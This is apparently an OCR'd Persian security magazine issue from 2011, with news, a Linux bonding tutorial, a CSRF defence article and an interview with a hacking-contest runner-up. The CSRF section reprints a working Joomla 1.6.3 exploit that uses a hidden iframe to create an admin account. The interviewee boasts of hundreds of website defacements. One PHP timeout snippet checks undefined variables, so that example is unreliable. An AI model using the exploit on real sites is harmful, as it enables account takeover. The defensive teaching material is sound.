
هر دو ماه یکبار منتشر میشود

مجله تیم امنیتی سپهر - مرداد ماه ۱۳۹۰ - شماره اول - ۱۹ صفحه




ادغام اترنت در لینوکس

Linux Ethernet Bonding

شرحی بر حملات CSRF در PHP

روشهای جلوگیری و نگاهی بر آسیب پذیری

Joomla 1.6.3 CSRF exploit



سوکت نویسی در Perl

چگونه پورت اسکنر خود را بنویسیم؟

همایش امنیتی کوییک هیل در ایران

تهدید جدید انونیموس، فیس بوک را نابود خواهیم کرد!

تعویق راه اندازی دیتاسنتر ملی به دلیل عدم مجوز

مصاحبه اختصاصی با نفر دوم رقابتهای امنیتی آپای شریف

دیکامپایلرها

Decompilers

Configuring the Default IPsec Policy to Require Encryption

فهرست مطالب:

مقدمه

بسم الله الرحمن الرحیم

در شرایطی که همه چیز به سرعت به سمت الکترونیکی شدن پیش می رود و خطراتی نیز این رشد چشمگیر بکارگیری سیستم های رایانه ای در زندگی روزمره را تهدید می کند . واشکافی این مخاطرات و روشهای ایمن سازی در مقابل اینگونه تهدید امریست که مدتهاست جوامع پیشرفته را مشغول و بخش مهمی از منابع دانشگاهی و علمی را به خود اختصاص داده.

در کشور عزیزمان نیز آهنگ این توسعه ی الکترونیکی مدتهاست که به گوش می رسد .

همواره عدم وجود مرجعی علمی برای افزایش سطح علمی و امنیتی محصولات عرضه شده در گستره وب و اینترنت در کشور احساس شده .

مجله امنیتی سپهر نخستین شماره خود را منتشر نموده و امیدوار است بتواند قدمی در گسترش امنیت الکترونیکی در فضای اینترنت بردارد .

از این رو تمام تلاش خود را در زمینه امن سازی فضای سایبری کشور به وسیله افزایش اگاهی در میان متخصصین و هم میهنان به کار خواهد گرفت.

شماره اول قطعا کمی و کاستی هایی را دارا می باشد . شما می توانید انتقادات و پیشنهادات خود را در راستای هرچه بهتر شدن محتوا و ظاهر این مجله با ما در میان بگذارید.

تیم امنیتی سپهر

صاحب امتیاز مجله : تیم امنیتی سپهر

شورای سردبیری : فرهاد کریمی ، سعید رحیمی

ویرایش : فرهاد کریمی

طراحی، صفحه بندی و گرافیک : سعید رحیمی

همکاران این شماره :

علیرضا امیری ؛ سعید رحیمی ؛ علیرضا چگینی ؛ میثم زحمتکش ، فرهاد کریمی

ایمیل : magazine@sepehr-team.org

همایش امنیتی کوییک هیل در ایران

همایش امنیتی کوییک هیل در تهران برگزار شد. در این همایش راهکارهای امنیت بخشی به زیرساختهای تکنولوژیک و کامپیوتری ایران مورد بررسی قرار گرفت.

شایان ذکر است که شرکت تکنولوژیهای کوییک هیل یکی از بزرگترین شرکت‌های توسعه دهنده‌ی ابزارهای جامع امنیت اینترنتی و تکنولوژی آنتی‌ویروس در سطح جهان می‌باشد. این شرکت در سال ۱۹۹۳ با تحقیق و توسعه تکنولوژی‌های امنیتی به ویژه آنتی‌ویروس فعالیت خود را آغاز نمود و تا کنون حق ثبت بسیاری از تکنولوژی‌های امنیتی در انحصار این شرکت می‌باشد. Quick Heal Technologies خانواده محصولات امنیتی کوییک‌هیل را با معیار صنعتی برای امنیت کامپیوترها تولید می‌کند. خدمت رسانی به میلیون‌ها کاربر در سرتاسر جهان، بیش از ۳۵۰ نفر از بهترین متخصصین و کارشناس حوزه نرم‌افزار و امنیتی را گردهم آورده تا بهترین‌ها را به کاربران خود عرضه کند.

علاوه بر دفتر مرکزی، مرکز R&D مستقل، و ۱۸ شعبه با بیش از ۶۳ نمایندگی در سطح جهان مشغول عرضه و پشتیبانی از محصولات کوییک‌هیل می‌باشند.

کشف حملات گسترده و سامان یافته به سازمانهای بین المللی

طبق آخرین اظهارات شرکت مکافی رشته ای از حملات گسترده و سامان یافته از سوی یک کشور به سایتها و سرورهای سازمانها و نهادهای بین المللی همانند کمیته المپیک و یا سازمان ملل متحد صورت گرفته.

شرکت مکافی اعلام کرده شناسایی این حملات نتیجه ۵ سال تحقیق بر روی اطلاعات شماری از شرکت‌هاست که مورد حمله قرار گرفته بودند.

کارشناسان احتمال می دهند که چین در پس این جاسوسی سایبری که نام «عملیات موش مرموز» بر آن نهاده شده، باشد. در همین رابطه «ونیتی فیر» کسی که موفق به کشف این عملیات شده در مرکز مطالعات استراتژیک و بین الملل آمریکا گفت: تمام شواهد گویای آن است که چین در این کار دست دارد.

جایزه اسکار برای تهدیدکنندگان امنیتی!

مجمعی تشکل شده است که به خبرسازترین تهدیدات امنیتی و خسارت دیده ترین سازمانهای و سایتهای امنیتی اسکار میدهد.

در این مسابقات تیم های امنیتی lulz Security و anonymous به دلیل حملات سایبری گسترده به سازمانهای امنیتی و دولتی کشورها مثل (ناتو، FBI و...) نامزد دریافت این جایزه اسکار هستند. همینطور ویروس مخرب استاکس نت نیز در کنار این گروه ها به عنوان تهدیدات برتر امنیتی جهان در سالی که گذشت در لیست نامزدهای این جایزه قرار دارد.

در بخش دیگری از این مجمع قربانیان بزرگ این حملات امنیتی نیز انتخاب خواهند شد ، که در این میان نام شرکت سونی به دلیل به سرقت رفتن اطلاعات میلیونها کاربر آن به چشم می خورد.

شاید تا مدتی دیگر به دلیل گسترش یافتن حملات سایبری و امنیتی این مسابقات در سطح وسیعتری برگزار شوند!

تهدید جدید انونیموس ، فیس بوک را نابود خواهیم کرد!

گروه انونیموس در کلیپ تصویری که بر روی یوتوب به اشتراک گذاشتند، به صورت علنی فیس بوک را تهدید به نابودی کردند.آنها حتی تاریخ حمله را مشخص نموده اند ، در قسمتی از این تهدید این چنین آمده:

Facebook has been selling information to government agencies and giving clandestine access to information security firms so that they can spy on people from all around the world.

گروه انونیموس فیس بوک را به جاسوسی از کاربران خود و فروش اطلاعات کاربران به دولت ها متهم کرده است. تاریخ حمله اعلام شده این گروه برعلیه فیس بوک ۱۴ آبان است ، همچنین این گروه از مردم دنیا برای حمایت از این عمل و برقراری جامعه آزاد و سالم اطلاعاتی خواسته تا به کمپین نابودی فیس بوک بپیوندند.

گروه Anonymous شبکه اجتماعی به راه انداخت

هکر های ناشناس یا همان گروه انونیموس برای برقرای ارتباط آسان در محیطی امن برای هکرها از سراسر جهان شبکه اجتماعی به نام آنون‌پلاس (AnonPlus) به راه انداختند، و افراد در آن می‌توانند به طور ناشناس و در فضایی بدون کنترل و نظارت، با دیگران ارتباط برقرار کنند.

گرچه سایت این گروه چندین بار توسط گروههای مختلف امنیتی (ترکیه ای ، سوریه ای و ...) مورد حمله و دیفیس قرار گرفت! در یکی از حملات یاد شده هکرهای ترکیه ای با دیفیس کامل سایت انون پلاس به تمسخر قدرت آنان پرداختند.

لینک اثبات دیفیس انون پلاس توسط هکرهای ترک در سایت zone-h

http://www.zone-h.org/mirror/id/14446710

در دیفیس انجام شده توسط هکرهای ترکیه ای نماد این گروه مورد تمسخر قرار گرفته و همینطور به هک شدن وب سایتهای دولتی این کشور توسط گروه هکرهای ناشناس (انونیموس) اعتراض شده است.

تعویق راه اندازی دیتاسنتر ملی به دلیل عدم مجوز :

در حالی که در فضای کنونی کشور و رشد چشمگیر ارتباطات لزوم وجود دیتاسنتر ملی برای حفظ محرمانگی اطلاعات دولتی وخصوصی و همینطور دور زدن تحریمهای بین المللی بیشتر روشن می شود . شهرداری تهران از ادامه پروژه راه اندازی دیتاسنتر ملی جلوگیری کرد.

دو شرکت پیمانکار این پروژه به نامهای ایز ایران و زعیم از توقف این پروژ بزرگ ملی خبردادند.

حسن کریمی، معاون طرح و توسعه شرکت ارتباطات زیرساخت در این باره گفت: پیمانکار پروژه دیتاسنتر ملی شرکت ایزایران است که این شرکت یک تعداد شرکت همکار دارد که در این میان بخش عملیات عمرانی آن را شرکت زعیم برعهده دارد.

او افزود: پیمانکاران درحال پیشبرد پروژه هستند اما برای دریافت مجوزها به مشکلی با شهرداری برخوردیم که درصدد هستیم این مشکل سریعتر برطرف شود و پروژه ادامه کار دهد.

کریمی با اشاره به نیازهای دیتاسنتر ملی، گفت: شرکت ارتباطات زیرساخت برای راه‌اندازی دیتاسنتر ملی به ساخت دو ساختمان کوچک برای سیستم‌های تغذیه نیرو نیاز دارد تا ریزژنراتورها در آنجا نصب شوند که به مجوز خاصی از شهرداری نیاز دارد که درحال مذاکره با آن‌ها هستیم.

این پروژه قرار بود تا پایان سال ۹۰ به پایان برسد اما با توجه به وقفه شکل گرفته به نظر نمی رسد این وعده محقق شود.

خبرهای کوتاه :

۱ - هک شدن سایت مایکروسافت (نمایندگی مقدونیه) توسط یک گروه ایرانی به اسم Digital Boys Underground Team , لینک اثبات :

http://www.zone-h.com/mirror/id/14507848

.....

۲ - همایش نوزدهم Defcon با حضور هکرها و متخصان امنیت از اکثر کشورهای دنیا ، در شهر لاس وگاس ایالات متحده آمریکا برگزار شد. کوچکترین هکر شرکت کنند در این کنفرانس معتبر امنیتی ، یک دختر ۱۰ ساله بود که موفق به کشف آسیب پذیری در سیستم آندروید و بازی های آن شده بود.

ادغام اترنت در لینوکس

Linux Ethernet Bonding

سعید رحیمی

پیش نیاز شما برای درک بهتر این بخش:

– استفاده از سیستم عامل لینوکس

شاید در ذهن شما هم این سوال خطورکند که چگونه میشود دو یا چند شبکه اترنت را با هم ادغام کرد ؛ برای مثال شما دو خط ADSL متصل به یک کامپیوتر را فرض کنید ، میتوان از ادغام این دو خط یک خط ارتباط یکتا و بهینه داشت. و یا برای خود سیستم پشتیبان تعریف کنید تا در صورت قطع خط اول به طور خودکار خط دوم وارد جریان ارتباطی شود.

این عملیات را میتوان به دو صورت نرم افزاری و سخت افزاری انجام داد:

در شرایط سخت افزاری شما نیاز به روتری دارید که دارای بیش از ۲ پورت ورودی WAN باشد. که روتر برای شما عمل ادغام (bonding) ، تعدیل بار (Load Balancing) و کنترل خطا (Fault Tolerance) را انجام میدهد، روتر قابلیت ادغام پهنای باند و ادغام سرعت دو خط ادغام شده را دارد، به شرطی که سرویس دهنده ی شما نیز این قابلیت را ارائه دهد (به دلیل اینکه ادغام سرعت تنظیمات به خصوصی در سمت ISP را نیازمند میباشد).

در شرایط نرم افزاری شما فقط میتوانید پهنای باند را ادغام کنید و کنترل خطا و تعدیل بار را داشته باشید.

در این بخش از مجله تیم امنیتی سپهر قصد آموزش ادغام اترنت به روش نرم افزاری در سیستم عامل «اوبونتو» را داریم.

ابتدا میبایست ابزار مربوط به ادغام را نصب نمایید، برای اینکار در «اوبونتو» Terminal را باز کنید و دستور زیر را اجرا کنید.

```
sudo apt-get install ifenslave-2.6
```

در مرحله بعد ماژول bonding را فعال مینماییم:

```
sudo modprobe bonding mode=0
miimon=100 updelay=200
```

دستور sudo برای اجرای دستورات در بالاترین سطح دسترسی میباشد(همانند root)

دستور modprobe برای تنظیم کردن ماژول های «اوبونتو» میباشد که پارامترهای کاربردی آن را در زیر شرح میدهیم:

پارامتر mode: توسط این پارامتر تعیین میشود که اترنت ها چگونه با یکدیگر ادغام شوند، شرحی از مقادیر و حالات ممکن را در زیر داریم:

۰-(balance-rr): در این حالت بسته ها (Packets) به صورت ترتیبی از اولین خط ادغام شده تا آخرین خط، ارسال و یا دریافت میشوند، در این حالت تعدیل بار (Load Balancing) و کنترک خطا (Fault Tolerance) نیز در نظر گفته میشوند

۱-(active-backup): در این حالت فقط یکی از خطوط ادغام شده فعال میباشد و خط دیگر به عنوان پشتیبان در نظر گرفته میشود و فعال شدن خط دیگر فقط و فقط منوط به مختل شدن ارتباط خط فعال میباشد ، در این حالت کنترل خطا (Fault Tolerance) در نظر گرفته میشود.

۲-(balance-xor): در این حالت با استفاده از یک تابع منطقی و آدرس MAC ، یکی از خطوط ادغام شده برای ارسال و یا دریافت اطلاعات استفاده میشود

```
[(Source MAC Address XOR Destination
MAC Address ) * Slave Count]
```

۳-(broadcast): در این حالت انتقال اطلاعات از طریق تمامی خطوط ادغام شده صورت میگیرد ، کنترل خطا نیز در نظر گرفته میشود

پارامتر miimon: برای تعیین فرکانس MII link monitoring بر حسب میلی ثانیه میباشد، این مشخصه تعیین میکند که بازه ی زمانی برای بررسی صحت برقراری ارتباط خطوط ادغام شده به چه مدت باشد ، مقدار صفر این پروسه را غیر فعال میکند که به طور پیش فرض نیز صفر میباشد ، مقدار ۱۰۰ برای این مشخصه یک مقدار ایده ال میباشد.

پارامتر updelay: این پارامتر تعیین میکند که پس از چند میلی ثانیه انتظار خط معیوب با خط سالم جایگزین شود، این پارامتر در صورتی معتبر میباشد که پارامتر miimon فعال باشد.

پارامتر primary: یک رشته دریافت میکند که باید نام یکی از اترنت های ادغام شده باشد، اترنتی که در این بخش ذکر شود همیشه دستگاه فعال خواهد بود و اترنت اصلی تلقی خواهد شد و در صورت قطع شدن ارتباط آن اترنت فرعی دیگر

جایگزین آن میشود. این پارامتر در حالتی که پارامتر mode در حالت 1 یعنی (active-backup)باشد کاربرد دارد.

حال که با پارامتر ها آشنا شدید ، ماژول را نسبت به تنظیمات شبکه خود تنظیم کنید.

در مرحله بعد میبایست IP به bonding اختصاص داده شود:

```
sudo Ifconfig bond0 192.168.0.1 netmask 255.255.0.0
```

و در آخر ادغام کردن اترنت ها صورت میگیرد:

```
sudo infeslave bond0 eth0 eth1
```

برای حذف عملیات ادغام خطوط (bonding) ابتدا باید ادغام کننده را متوقف کنید سپس آن را حذف کنید:

```
sudo ifconfig bond0 down
Rmmod bonding
```

نکات اضافی:

آدرس مک نهایی(ادغام شده) از آدرس مک اولین اترنت گرفته میشود.

برای بازگرداندن آدرس مک هر یک از اترنت ها باید آن را از حالت ادغام خارج نمود:

```
sudo ifenslave -d bond0 eth0
```

در این حالت آدرس مک به آدرس مک همان اترنت قبل از ادغام بازگردانده میشود.

Link Box

راهنمای دستورات ifenslave
http://linux.die.net/man/8/ifenslave

شرحی بر CSRF در صفحات PHP

روشهای جلوگیری و نگاهی بر آسیب پذیری Joomla 1.6.3 CSRF exploit

فرهاد کریمی

پیش نیاز شما برای درک بهتر این بخش:

- PHP , HTML , Javascript
- آشنایی با حملات XSS

در شماره اول مجله تیم روال بر این گذاشته شده که بخشی را به تحلیل آسیب پذیری هایی که همواره ضعف در آنها موجب میدان دادن به نفوذگران می شود را بررسی و راههایی را برای خنثی نمودن این مشکلات مطرح کنیم .

با توجه به میزان مخرب بودن حملات در گستره ی php تصمیم بر آن گرفتم تا به شرح مقوله ای بپردازم به نام CSRF یا در اصطلاح «Cross-Site Request Forgery»

عمومی شدن اکسپلویت مربوط به باگ CSRF در سیستم مدیریت محتوای جوملا ۱,۶,۳ در ماه جاری نیز من را بیش از پیش بر آن داشت تا شرحی از چگونگی این رخداد بپردازم.

این نوع حملات در واقع به جعل ارسالهایی می پردازند که بین صفحات و به صورت مشخص تر Form صورت می گیرد.

ضعف موجود در کد نویسی برای عملیات صحت داده نیز به این آسیب پذیری دامن میزند . در شکل ساده آن می توان اینگونه بیان کرد که این حملات به جعل درخواستهای GET و Post در میان صفحات می پردازند به گونه ای که فرد مهاجم این توان را میابد تا با داشتن اطلاعات متوسطی از کد نویسی سیستم درخواستهای خود را مانند یک مدیر بر روی سیستم به اجرا در بیاورد .

مهمترین روش ها برای جلوگیری از اینگونه جعل درخواستها به کارگیری روشهایی برای تایید این مطلب است که آیا ارسال کننده ی درخواست همان کاربر سایت است و یا یک کد auto submit ؛ از این رو سه روش برای جلوگیری پیشنهاد می شود که عبارتند از :

۱) صحت کدنویسی و محافظت از کدها در برابر XSS که در بسیاری از مواقع دست مهاجم را برای تبدیل XSS به CSRF باز می گذارد . شاید زمانی که از متد GET استفاده می کنید از این موضوع غافل باشید که وقوع XSS یعنی طی کردن نیمی از راهی که منجر به CSRF می شود ، اما هنوز متد دیگری باقی مانده POST و این آغازی برای خواندن روشهای ۲ و ۳ امن سازی می باشد.

این حملات به جعل درخواستهای GET و Post در میان صفحات می پردازند به گونه ای که فرد متهاجم این توان را میابد تا با داشتن اطلاعات متوسطی از کد نویسی سیستم؛ درخواستهای خود را مانند یک مدیر بر روی سیستم به اجرا در بیاورد .

۲) استفاده از Token برای تایید صحت ارسال داده از طرف کاربر.

۳) استفاده از Time out برای تایین فاصله زمانی در اسال درخواست ها.

می توان گفت با رعایت موارد یاد شده شاید تا حدود ۹۸٪ امنیت را به کدهای خود بخشیده باشید.

میخواهم در این زمان با آوردن مثالهایی ساده شما را بیشتر با این مشکل و فاجعه در کدنویسی آشنا کنم .

به مثال زیر(قطعه کد۱) توجه بفرمایید:

قطعه کد ۱

```
<form action="SST.php" method="post">
   <input type="text" name="number"/>
   <input type="text" name="des_number"/>
   <input type="submit" name="submit"
                    - value="Transfer"/>
</form>
```

این کد ساده قابلیت ارسال مقادیر یاد شده را به صفحه sst.php دارد اما مشکل اینجاست که شخص دیگری هم میتواند با احاطه به سورس sst.php همین ارسال را داشته باشد و چه بسا مقادیر مورد نظر خود را ارسال کند! چگونه می توان این مشکل را از بین برد ؟ راه حل در متد اول از روشهای محافظتی خلاصه میشود ؛ استفاده از Token برای این مقدار میتواند توسط المنت های مخفی به SESSION و مقصد ارسال شود.

استفاده از Token:

در مثال زیر شما را با ایجاد مقداری تصادفی یکتا برای ارسال به صفحه و SESSION آشنا خواهم نمود :

قطعه کد ۲:

```
$token = md5(uniqid(rand(), true));
$_SESSION['token'] = $token;
<form action="SST.php" method="post" >
   <input type="hidden" name="token" value="<?php echo
$token; ?>">
   <input type="text" name="number" />
   <input type="text" name="des_number" />
   <input type="submit" name="submit" value="Transfer" />
</form>
```

خط اول : ایجاد Token از یک عدد تصادفی

خط دوم : نسبت دادن عدد تصادفی با سشن (SESSION) برای مقایسه در فرم مقصد و ذخیره این مقدار بر روی سرور.

خط چهارم : ارسال پنهان عنصر توکن ما برای مقصد و به منظور فراهم آوردن اطلاعات مورد نیاز برای عملیات تایید صحت درخواست .

در سوی دیگر نیز عملیات تایید صحت درخواست باید با مقایسه کردن مقدار دریافتی Token با مقدار موجود در $_SESSION صورت بگیرد .

مشخص نمودن Time out :

این روش را میتوان نوعی اطمینان بخشی برای بالا بردن هر چه بیشتر امنیت

قطعه کد ۳:

```
if ( (!empty($_SESSION['token'])) && (!empty($_
POST['token'])) ) {
        if ($_SESSION['token'] == $_POST['token']) {
           //DO Something …
        }
}
```

و از بین بردن ریسک پذیری در دریافت درخواستهای مبتنی بر Form دانست! بدین صورت که زمان ارسال سشن به سرور و زمان برسی صحت درخواست را با هم مقایسه می نماییم و در صورتی که در بازه ی مشخصی که ما تعیین کرده ایم نبود؛ از پذیرش آن خودداری کند. در مثال زیر من ازدو متغییر $min_time و $max_time برای تایین بازه زمانی مجاز استفاده کرده ام :

در ارسال درخواست $_SESSION را معادل time() قرار میدهیم و زمان سشن در هنگام ارسال را ذخیره میکنیم :

قطعه کد ۴:

```
$_SESSION['time'] = time();
```

سپس در مقصد چیزی شبیه به این را اعتبار سنجی می کنیم :

قطعه کد ۵:

```
$min_time = 20;
$max_time = 50;
if  ( (time() - $_SESSION['time']) < $min_allowed_time){
   print 'form discarded';
}
if  ( (time() - $_SESSION['time']) > $max_allowed_time){
   print 'form timeout';
}
```

مثال فوق (قطعه کد۵) شرح کاملی از این روش را به نمایش می گذارد و نیاز به توضیح بیشتر نمی بینم .

Link Box

Cross-site request forgery – Wikipedia
http://en.wikipedia.org/wiki/Cross-site_request_forgery

مقاله درباره Session
http://www.sepehr-team.org/forums/showthread.php?t=865

شرح مختصری بر Joomla 1.6.3 CSRF Exploit

آسیب پذیری گزارش شده در تاریخ 2011-07-06 مربوط به اکسپلویتی بود که حمله CSRF را بر روی محیط تغییر گذرواژه در پنل مدیریت Joomla 1.6.3 انجام میداد. اعلام این آسیب پذیری پیرو انتشار آسیب پذیری XSS موجود در چند کامپوننت بود(http://www.securityfocus.com/archive/1/518634) که از آن برای اجرای حمله CSRF استفاده شده .
عدم رعایت موارد یاد شده برای تایید صحت درخواست در فایل edit.php واقع در مسیر پنل مدیریتی جوملا ؛ یعنی:
(administrator\components\com_users\views\user\tmpl\)
منجر به این آسیب پذیری شده .
با نیم نگاهی به سورس کد صفحه مورد نظر به اطلاعات مفیدی که میتواند در CSRF مورد استفاده قرار بگیرد میرسیم؛ به تکیه کد زیر که در آن میتوانیم نام Text field ها را برای ارسال مقدار بدست بیاوریم توجه کنید :
حالا با نیم نگاهی به اکسپلویت میتوانیم به درستی دریابیم که این حملات در عین سادگی چگونه می توانند آسیبی بزرگ را وارد کنند .

قطعه کد ۶:

```
form action="/joomla/administrator/index.php?option=com_users&amp;layout=edit&amp;id=0" method="post" name="adminForm"
    <div class="width-60 fltlft">
        <fieldset class="adminform">
            <legend>Account Details</legend>
            <ul class="adminformlist">
                <li><label id="jform_name-lbl" for="jform_name" class="hasTip re
                <li><label id="jform_username-lbl" for="jform_username" class="h
                <li><label id="jform_password-lbl" for="jform_password" class="h
                <li><label id="jform_password2-lbl" for="jform_password2" class=
                <li><label id="jform_email-lbl" for="jform_email" class="hasTip
                <li><label id="jform_registerDate-lbl" for="jform_registerDate"
                <li><label id="jform_lastvisitDate-lbl" for="jform_lastvisitDate
                <li><label id="jform_sendEmail-lbl" for="jform_sendEmail" class=
                <li><label id="jform_block-lbl" for="jform_block" class="hasTip"
                <li><label id="jform_id-lbl" for="jform_id" class="hasTip" title
            </ul>
        </fieldset>
```

قطعه کد ۷:

```
document.writeln('<iframe id="iframe" src="http://victim.com/administrator/index.php?option=com_
users&view=user&layout=edit" width="0" height="0" style="visibility:hidden;" onload="read()"></iframe>');
function read()
{
var name="Test";
var username="haxx";
var password="test123";
var email="fake _at_ gmail.com";
document.getElementById("iframe").contentDocument.forms[0].jform_name .value = name;
document.getElementById("iframe").contentDocument.forms[0].jform_username  . value = username;
document.getElementById("iframe").contentDocument.forms[0].jform_password  . value = password;
document.getElementById("iframe").contentDocument.forms[0].jform_password2 .value = password;
document.getElementById("iframe").contentDocument.forms[0].jform_email     . value = email;
document.getElementById("iframe").contentDocument.forms[0].getElementById("1group_8").checked=true;
document.getElementById("iframe").contentDocument.getElementsByTagName("a") [11].onclick();}
```

با

مقایسه کوتاهی بین اکسپلویت و سورس کد میتوان به راحتی به درک مفیدی از اکسپلویت یاد شده رسید.همواره میتوان با روشهای صحت سنجی درخواستها از این نوع آسیب پذیری ها که در این سیستم مدیریت محتوا و یا هر سیستم مدیریت محتوای دیگری رخ میدهد جلوگیری کرد.

مصاحبه با Mormoroth

نفر دوم رقابتهای امنیتی آپای شریف

تهیه کننده: علیرضا چگینی

رقابت های امنیتی آپای شریف مدتی پیش در دانشگاه صنعتی شریف برگزار شد، که در اون تیم ها و افراد مختلفی شرکت کردند ؛ در میان اسم ها و تیم ها میتونستید افراد بزرگ و تیم های پر اسم و رسم ایرانی رو مشاهده کنید ولی در کمال نا باوری هیچ کدوم از تیم های بزرگ نتونستند خودشون رو از مرحله های نخستین بالا بیارن؛ به گفته حاضران، مسابقه از کیفیت مناسبی هم برخوردار بوده.
در اینجا مصاحبه ای رو با نفر دوم این مسابقه صورت گرفته. توجه شما رو به این مصاحبه جلب میکنم .

اول مشخصات فردی :

اسم : مرتضی
پیشه : Mormoroth
سن اگه مشکلی نیست : ۲۱
تحصیلات: دانشجوی مهندسی نفت تهران
وضعیت (متاهل / مجرد): مجرد.
علایق (حداکثر ۳ تا): سیگار - ایکس باکس - اینترنت
رنگ : مشکی.
غذا : جوجه.
موزیک : بلک متال.
اهل فیلم دیدن هستی ؟! اگه آره اسمش رو بگو : سریال هیروز رو دوست داشتم کلا" ژانر اکشن رو میپسندم.
ورزش: قدیما ورزش هم میکردم الان دیگه نمیتونم
شکلک مورد علاقه :

سوالات مجله تیم امنیتی سپهر

س لطفا خودتون رو معرفی کنید : مرتضی که نزدیک ها بهم مرت میگن اینجوری راحت ترم
س این nick name رو از کجا آوردی؟ این اسم مخلوط شده ی morteza با gorgoroth هست که خواننده ی مورد علاقه ام بود و Mormoroth ساخته شد
س چند ساله که در زمینه ی هکینگ فعال هستی؟
از اواخر ۲۰۰۳ بود که با هکس هکرز آشنا شدم و در همون جا شروع به یاد گیری کردم از دوستانم
س فکر میکردی یه روز به اینجا برسی که بتونی مقام دومی مسابقات Cert رو کسب کنی ؟
عقیده ی من اینه که انسان در زمینه ی مورد علاقه اش موفق میشه.انگار منم به این مهم دست پیدا کردم . راستش نه
س هکینگ رو خودت یاد گرفتی یا کسی بهت یاد داد ؟
آره . گوگل. اما دوستانی بودند که همیشه راه رو نشون دادن شاید اگه دوست عزیزم aliwishstar اون اکسپلویت رو بهم نمیداد هیچ وقت ادامه نمیدادم
س اولین باری که با کامپیوتر آشنا شدی کی بود ؟ چه os روش نصب بود ؟
یه لپ تاپ بود ویندوز ۳.۱ روش بود . یادم نیست کی بود اما از یازده سالگی به این دستگاه علاقه مند شدم
س اوضاع و احوال هک تو ایران چطوره ؟
الان برای شهرت هست نه هدف که این رو دوست ندارم
س روزی چند ساعت پای pc هستی ؟ چند ساعتش رو انلاین هستی ؟
حدودا ۸ تا ۱۰ ساعت . زمانی هم که پشتش نیستم انلاین ام
س اوقات فراغت خودت رو چطور میگذرونی ؟!
گیم . یا اکسس گرفتن از جایی
س هکینگ رو زندگیت تاثیر گذاشته ؟
آره . دنبال باگ های هر چیز واسه دور زدنش ام
س چقدر به هکینگ اهمیت میدی ؟ چیزی هست که از بیشتر بهش اهمیت بدی ؟
به الکترونیک هم علاقه دارم، اما فعلا خیر همین قضیه رو دنبال میکنم
س به غیر از هکینگ ، فعالیت دیگه داری ؟
خیر
س بزرگترین آرزوت تو هکینگ چیه ؟
به آرزو ام در این زمینه رسیدم . به دید تفریح بهش نگاه میکنم
س تو چه تیم های بودی ؟! الان چی ؟
HexHackers - Aria Security - Emperor
الان هم که تیم ISCN رو راه انداختیم ولی فعالیت خاصی نداریم
س دوست داشتی تو کدوم تیم باشی ؟
تاحالا بهش فکر نکردم . نمیدونم
س تا حالا شده از هک خسته بشی ؟ علتش چی بوده ؟
خیر این اتفاق نیافتده . از کار لذت بخش خسته نمیشم
س صمیمی ترین دوستت تو نت کیه ؟
4shir - magicboy - iman emperor - soroush dalili - pertinax -hamid satanic - soot خیلی دیگه هم هستن که حضور ذهن ندارم الان ازشون عذر میخوام اگه نام برده نشدن.
س بهترین و بدترین خاطرت از هک چیه ؟
بهترینش پیدا کردن باگ DotNetNuke بود که یک شبه رفتیم توی hall of shame توی zone-h و بدترینش، منحل شدن HexHackers.
س الگو تو هک کی بوده ؟
هیچکس
س هکر مورد علاقت کیه ؟ چرا ؟!
anti-sec یک سری کار ها کرد که با تفکرات من جور بود . اینکه با پابلیک کردن هر چیزی مخالف بود.
س نظرت راجع به دیفیس چیه ؟
هدف دار بودنش رو دوست دارم . با حمله به سایت های ایرانی مخالفم، اما...
س تاحالا جای رو دف کردی ؟
بله زیاد . توی امپرور که بودم میزدم . توی ISCN هم یه ۵۰۰ تایی دیفیس داریم که البته فقط سعی ام سایت های special هست واسه حمله .
س یاهو میای ؟! اگه نه چرا ؟
میام همیشه هستم
س از کدوم متد هک بیشتر خوشت میاد ؟ چرا ؟!
SQL Injection چون یه جورایی همیشه دورش ام
س چرا فقط تو شبگرد عضو هستی ؟یا شاید جای دیگه هستی و ما نمیدونیم:
. دیگه زیاد توی فروم ها فعالیت ندارم شبگرد هم محیطی هست که همه ی دوستانم هستن و دلیل رفتنم بهش همینه
س کدوم تیم ایرانی رو موفق تر میدونی ؟!
تیمی که از این راه ریالی در بیاره موفق هست و بس...
س تا حالا شده کسی ازت شکایت کنه ؟
خوشبختانه خیر چون سایت ایرانی توی برنامه های ما نیست
س نظرت راجع به Cert چیه ؟
دوست دارم هرچه سریع تر پیشرفت کنه . فرهنگ

سازی که در این زمینه کرده اند فوق العاده است

س تکی تو مسابقه شرکت کردی ؟

مرحله ی اول بله، مرحله دوم با دوستم علیرضا

س نظرت راجع به روز اولی که انلاین بودی چیه ؟

لذت بخش بودن نداشتن ملیت برای هرکسی و همه یک اسم بودند

س راسته که میگن تقلب شده ؟!

فکر کنم شده بود که در مرحله مقدماتی دو تیم حذف شدند

س کدوم قسمت به نظرت سختر بود ؟

من فقط در قسمت وب اپلیکیشن کار میکنم . به نظرم این قسمت سخت بود اما بیشتر از سخت این بود که حفره های به کار برده شده کاملا به روز بودن و نیاز به این بود شرکت کننده کاملا آپدیت باشه . سوالات عمومی اش هم سخت هم گنگ بود

س کدوم قسمت مسخره تر بود ؟

همه اش خوب بود . محک خوبی بود که ببینیم چقدر پیر شدیم

س مسابقه حظوری چطور بود ؟

به شکل مناسبی برگذار شد. برای اولین بار فرا تر از حد بود

س اون روز با شخص خاصی آشنا شدی ؟

تقریبا همه رو میشناختم توی نت

س توی این قسمت مصاحبه به کلماتی که اشاره میشه پاسخ کوتاه بده:

Forum : خوبه

Shabgard : یار قدیمی

Aria-security : غنی

Zone-h : دفترچه خاطرات

Exploit-db : مزخرف

Google: بهترین دوست

OS : ویندوز - لینوکس

ISCN : تنبل

Facebook: اعتیاد

Notepad : پلاس پلاس

Police cyber : هممممم LOL

Net Speed: تحقیر

Status : واقعیت

God : اینونشن او لایینگ

D.O.S : هنر

Forbidden : توهم

Hash: بقا

سیاست: جالب

سیگار: عشق

س با تشکر از شما جناب mormoroth ،حرف آخر :

